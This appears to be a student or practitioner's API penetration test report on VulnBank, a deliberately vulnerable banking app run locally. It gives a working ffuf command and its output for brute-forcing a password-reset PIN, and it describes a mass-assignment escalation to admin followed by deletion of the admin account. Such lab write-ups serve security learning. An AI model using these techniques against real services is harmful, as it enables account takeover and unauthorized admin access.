VulnBank API endpoint Test Report 2

Prepared by: Falilat Owolabi
Date: Dec 16th 2025
Target Application: Vuln Bank website
Test Environment: Local DOcker compose environment
Testing Window: Dec 8th - Dec 16th 2025
Testing Type: Red Team Simulation (Self-led, Part of API Security)

Format

This report contains some critical vulnerabilities expected to be identified during testing in Accordance with Owasp API security top 10.
Each finding includes:

- Description
- OWASP API Security Top 10 mapping
- Proof-of-Concept
- Business impact

1. Executive Summary

This report documents the Api test conducted on the VulnBAnk website, a digital bank system. The primary objective was to identify security weaknesses in the application's frontend, backend (API). Testing simulated a real-world attacker attempting to exploit common and advanced vulnerabilities.
Despite employing foundational protections like JWT authentication, and container isolation via Docker, critical issues were discovered. These include:

- CORS Misconfiguration
- Broken function level Authorization
- Unsafe Api consumption

Additionally, through frontend tampering and DevTools manipulation, unauthorized access to different user roles (Admin and other user bank data) was achieved by manipulating browser storage, bypassing intended authentication flows.

2. Methodology


The testing approach combined black-box, gray-box, and white-box techniques:
Tools Used:

- Burp Suite (for intercepting & manipulating API traffic)
- Browser DevTools (to inspect localStorage/session flows)
- JWT.io (token inspection)
- Postman (Api endpoint testing)
- Vscode for script writing

3. Process Overview:


1. Mapped API endpoints via the frontend
2. Captured requests and tokens using BurpSuite
3. Test endpoint with postman
4. Manipulate endpoint for exploitation
5. Capture POC
6. Reporting.

Vuln Bank Welcome Page



Finding 1: The system is vulnerable to unrestricted Resource Consumption -> API4

Description: after checking the functionality of the endpoints, It occur to me that the OTP for forgot password is been sent to email, but during the process of registering there was no email requested, so I decided to brute force the reset password endpoint and to my surprise there is no rate limiting on the endpoint, which means the system can be brute force/automated with scripts which can cause DOS to other users of the system, because the attacker with the resources has hijacked the whole capacity of the server for the moment the script is running. Below are screenshots of how an attacker can brute force the reset pin page



I tried using burpsuit, after many hrs with no success status code and it was also slow in running, I then switch to my terminal and use FFUF command to brute force

```
┌──(venv)─(                    kali)-[~/                                    ]
└─$ seq -f "%04g" 0 9999 > 4digit_pins.txt
```


Generating the 4 pin txt file that will be used with ffuf as wordlist

```
┌──(venv)─(                    kali)-[~/                                    ]
└─$ ffuf -w 4digit_pins.txt -u http://172.18.0.3:5000/reset-password -X POST \
  -H "Content-Type: application/json" \
  -d '{"username":"user3","reset_pin":"FUZZ","new_password":"NewPass123"}' \
  -fc 400 -fs 59 -v

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://172.18.0.3:5000/reset-password
 :: Wordlist         : FUZZ: /home/                    /4digit_pins.txt
 :: Header           : Content-Type: application/json
 :: Data             : {"username":"user3","reset_pin":"FUZZ","new_password":"NewPass123"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 400
 :: Filter           : Response size: 59
________________________________________________

[Status: 200, Size: 80, Words: 12, Lines: 5, Duration: 84ms]
| URL | http://172.18.0.3:5000/reset-password
    * FUZZ: 9417

:: Progress: [10000/10000] :: Job [1/1] :: 473 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

In a few seconds fuff was able to reset the password to **NewPass123** after using **9417**.

It is an OTP page, an attempt to use **9417** on the reset page will return invalid credential because it been used by the fuff command already, to make sure it worked, I decided to use the new password **NewPass123**on the login page and I

login successfully as shown below




Business Impact: Exploitation can lead to DoS due to resource starvation, but it can also lead to operational costs increase such as those related to the infrastructure due to higher CPU demand, increasing cloud storage.


Fix: Enforce rate limiting to avoid the over consumption of the reset password endpoint.

Finding 2:The system is vulnerable to Broken Function level Authorization -> API5:


Description: The system expects some functions to only be accessed by admin, but an attacker can bypass it by registering as an admin and gaining access to Super secret admin functionality, leading to the function of the system being broken.
An attacker is able to register as an admin due to mass assignment vulnerability that exist in the registration endpoint as seen below




He then logged in to the system to get his token which will give him access to admin functionalities as shown below




I went ahead to use this authorization token to access the admin panel dashboard and also delete ADMIN001 account in whose his account ID is 1 as seen in the image below respectively


Owolabi's Workspace
New
Import
Search collections
New Collection
This collection is empty.
Add a request to start working.
VAmPI
Vulnerable Bank API
View more actions
register
POST Register a new user
login
POST Log in to the application
api
transactions
transfer
upload_profile_picture
upload_profile_picture_url
internal
latest
sup3r_s3cr3t_admin
GET Admin panel
admin
check_balance
request_loan
POST Log in to the applica
GET Admin panel
POST Register a new use
sup3r_s3cr3t_admin
No environment
Vulnerable Bank API / sup3r_s3cr3t_admin / Admin panel
Save
Share
GET
{{baseUrl}} /sup3r_s3cr3t_admin
Send
Docs
Params
Authorization
Headers (8)
Body
Scripts
Settings
Cookies
Type
Be...
The authorization header will be automatically generated when you send the request. Learn more about Bearer Token authorization.
Token
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1N
The attacker token added here to give authorization access to the super secret endpoint
Body
Cookies (1)
Headers (5)
Test Results
200 OK
4 ms
12.45 KB
Save Response
HTML
Preview
Visualize
Admin Control Panel
Admin Profile
System Administrator
Admin dashboard easily accessible due to user been able to register as an admin
User Management
ID Username Account Number Balance Admin Actions
1 admin ADMIN001 $1000000.00 True Delete
2 hacker 2861899446 $520.00 False Delete
3 hacker2 3514199567 $-2520.00 False Delete
4 user1 4847997066 $1000.00 False Delete
5 attacker 5589199680 $1000.00 True Delete



